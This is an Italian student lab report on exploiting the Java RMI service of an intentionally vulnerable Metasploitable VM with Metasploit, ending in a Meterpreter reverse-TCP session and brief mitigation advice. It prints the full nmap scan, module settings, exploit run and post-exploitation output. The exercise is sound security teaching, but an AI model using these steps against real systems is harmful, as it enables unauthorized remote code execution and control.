

S7_L5

Progetto settimana 5

8 marzo 2024

INDICE

1. TRACCIA.....	pag. 2
2. NOZIONI TEORICHE	
3. PREPARAZIONE DELLE MACCHINE.....	pag. 5
1. Interfaccia di rete Metasploitable	
2. Interfaccia di rete Kali Linux.....	pag. 6
3. Verifica funzionamento rete.....	pag. 7
4. EXPLOIT	
5. SFRUTTAMENTO VULNERABILITA'.....	pag. 12
6. OPERAZIONI PREVENTIVE.....	pag. 13

1. Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima.

2. Nozioni Teoriche

Un exploit è un pezzo di software o un insieme di istruzioni che sfrutta una specifica debolezza o vulnerabilità in un sistema o programma al fine di ottenere un vantaggio non autorizzato. Gli exploit vengono utilizzati per sfruttare falle di sicurezza e eseguire azioni che normalmente non sarebbero consentite, come ottenere l'accesso a un sistema informatico, bypassare controlli di sicurezza o eseguire codice dannoso. In generale, gli exploit sono spesso impiegati per testare la sicurezza di un sistema o, purtroppo, in attività dannose come attacchi informatici.

Il payload è una porzione di dati o di codice che viene trasportata all'interno di un pacchetto di comunicazione o di un altro contenitore. Il concetto di payload può variare a seconda del contesto, ma spesso si riferisce a un componente che esegue una specifica azione o funzione una volta attivato. In ambito di sicurezza informatica e hacking, il termine "payload" è

spesso associato a software o script malevoli. In questo contesto, un payload può essere un frammento di codice dannoso che viene eseguito quando un exploit sfrutta con successo una vulnerabilità nel sistema target. Le azioni che un payload può compiere includono l'esecuzione di comandi arbitrari, l'installazione di malware, la creazione di backdoor per l'accesso non autorizzato, e altre attività dannose

Metasploit è un framework open-source ampiamente utilizzato per lo sviluppo, il test e l'esecuzione di exploit su sistemi informatici. Creato da Rapid7, Metasploit fornisce una piattaforma completa per la gestione e l'esecuzione di attacchi di sicurezza, test di penetrazione e sviluppo di strumenti di hacking.

Le principali caratteristiche di Metasploit includono:

- Database di Vulnerabilità: Metasploit contiene un vasto database di vulnerabilità che può essere utilizzato per identificare le debolezze nei sistemi target.
- Exploit Development: Consente agli utenti di sviluppare e testare i propri exploit. L'interfaccia del framework semplifica il processo di creazione di nuovi exploit.
- Payloads: Metasploit offre una varietà di payload che possono essere incorporati negli exploit per eseguire diverse azioni sui sistemi target. Questi possono includere la creazione di shell remote, il download di file o la registrazione di tasti.
- Rapid Penetration Testing: Metasploit è spesso utilizzato per condurre test di penetrazione rapidi e automatizzati per identificare e correggere le vulnerabilità nei sistemi.
- Post-Exploitation: Dopo il successo di un exploit, Metasploit fornisce strumenti per eseguire azioni post-exploit, come il raccoglimento di informazioni, il movimento laterale attraverso la rete e altro ancora.

Meterpreter è un payload versatile e potente all'interno del framework Metasploit. Un payload, in termini di hacking e sicurezza informatica, è una porzione di codice che viene eseguita su un sistema target dopo che è stata sfruttata una vulnerabilità. Meterpreter è progettato per consentire a un attaccante di eseguire una serie di attività post-exploit su un sistema compromesso.

Ecco alcune delle caratteristiche chiave di Meterpreter:

- **Shell Remota:** Meterpreter fornisce una shell remota interattiva che consente all'attaccante di interagire con il sistema target in tempo reale. Questo offre un controllo completo sul sistema compromesso.
- **Accesso al File System:** Meterpreter consente di esplorare e manipolare il file system del sistema target. Gli attaccanti possono caricare, scaricare o eliminare file a loro discrezione.
- **Snapshot dello Schermo:** Meterpreter può catturare screenshot del desktop del sistema target, consentendo agli attaccanti di monitorare l'attività dell'utente.
- **Keylogging:** La capacità di registrare le tastiere premute, consentendo agli attaccanti di raccogliere informazioni come nomi utente e password.
- **Accesso alla Webcam e al Microfono:** Meterpreter può essere utilizzato per attivare la webcam e il microfono sul sistema compromesso, permettendo agli attaccanti di spiare l'ambiente circostante.
- **Movimento Laterale:** Gli attaccanti possono utilizzare Meterpreter per eseguire movimenti laterali all'interno della rete, cercando di estendere il loro accesso ad altri sistemi.
- **Persistenza:** Meterpreter supporta la persistenza, il che significa che può essere configurato per sopravvivere a riavvii del sistema, garantendo un accesso continuo al sistema compromesso.


3. Preparazione delle macchine

Ci viene richiesto di impostare l'indirizzo della macchina Metasploit su "192.168.11.112", e l'indirizzo di Kali su "192.168.11.111".

Ci rechiamo sul file "interfaces" contenente i dati delle interfacce di rete mediante il seguente comando e li modifichiamo

```
sudo nano /etc/network/interfaces
```

1. INTERFACCIA DI RETE METASPLOITABLE



The screenshot shows a window titled "Metasploitable 50.101 [In esecuzione] - Oracle VM VirtualBox". Inside, the GNU nano 2.0.7 editor is open to the file /etc/network/interfaces. The file content is as follows:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
dns/nameserver 192.168.11.4 192.168.11.15
```

The bottom of the window displays a status bar with various keyboard shortcuts and a toolbar with icons for file operations and navigation.

Salviamo il file e riavviamo le interfacce di rete delle macchine per applicare i cambiamenti

```
sudo /etc/init.d/networking restart
```

```
msfadmin@metasploitable:/$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process
msfadmin@metasploitable:/$ _
```

[OK]

2. INTERFACCIA DI RETE KALI LINUX

```
auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.11.1
dns-nameservers 8.8.8.8
```

Salviamo il file e riavviamo il sistema per applicare i cambiamenti con il comando:

```
sudo reboot
```

3. VERIFICA FUNZIONAMENTO RETE

Con il comando **ping** verifichiamo la comunicazione tra le due macchine

```
(kali㉿kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.252 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.213 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.350 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.288 ms
```

4. Exploit

La macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI, il quale consente l'esecuzione remota di codice malevolo. In pratica, un attaccante potrebbe sfruttare una vulnerabilità Java RMI per eseguire codice arbitrario su un sistema remoto, ottenendo così un controllo non autorizzato sul sistema bersaglio.

Avviamo Metasploit dal terminale di kali mediante il comando **msfconsole**, contemporaneamente avviamo una scansione per l'enumerazione dei servizi attivi su Metasploitable con il comando seguente.

```
nmap -sV 192.168.11.112
```

Verifichiamo la presenza del servizio java-RMI sulla porta 1099

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 04:22 EST
Nmap scan report for 192.168.11.112
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.72 seconds
```


Su MSFconsole eseguiamo una ricerca per individuare un exploit che soddisfi le nostre necessità mediante il comando **search java-rmi**. Fra i risultati proposti, quello che fa al caso nostro è il secondo della lista.

```
msf6 > search java_rmi

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMI ConnectionImpl Deserialization Privilege Escalation

Sfruttiamo il comando **use** per utilizzare l'exploit

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

Successivamente, utilizziamo il comando **show options** per capire quali parametri devono essere configurati.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

```

Guardando la colonna "Required" notiamo che è richiesto il parametro RHOST, l'indirizzo della macchina target. Possiamo configurarlo con il comando **set RHOSTS 192.168.11.112**

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
```

Utilizziamo nuovamente il comando **show options** per verificare se abbiamo effettuato correttamente l'input del parametro.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

```

Per ottenere una shell di meterpreter sulla macchina vittima manteniamo il payload caricato di default, il quale è preconfigurato e non necessita di ulteriori modifiche.

Lanciamo l'attacco con il comando **exploit**.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/wnM81V
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34196) at 2024-03-08 03:28:25 -0500

meterpreter > █
```

5. Sfruttamento vulnerabilità

A seguito del lancio dell'exploit otteniamo una sessione di Meterpreter. Per verificare che ci troviamo effettivamente sulla macchina vittime e per terminare l'esercizio raccogliamo le seguenti evidenze:

- 1) Configurazione di rete

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe19:4ea3
IPv6 Netmask : ::

meterpreter > █
```

2) Informazioni sulla tabella di routing

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe19:4ea3	::	::		

```
meterpreter > 
```

6. Operazioni preventive

La vulnerabilità Java RMI (Remote Method Invocation) si riferisce a problemi di sicurezza associati all'utilizzo del protocollo RMI di Java. Java RMI consente a oggetti Java di essere invocati e gestiti su un sistema remoto, permettendo quindi la comunicazione tra applicazioni. Tuttavia, alcune implementazioni e configurazioni di Java RMI possono presentare vulnerabilità che possono essere sfruttate dagli attaccanti.

È importante notare che la sicurezza di Java RMI dipende dalla corretta configurazione e dall'implementazione del protocollo. Gli sviluppatori e gli amministratori di sistema devono prestare attenzione alle configurazioni di sicurezza e applicare le patch o le correzioni fornite dagli sviluppatori di software per mitigare potenziali rischi legati a queste vulnerabilità. L'utilizzo

di versioni aggiornate di Java e l'implementazione di pratiche di sicurezza consigliate sono fondamentali per mantenere un ambiente Java sicuro.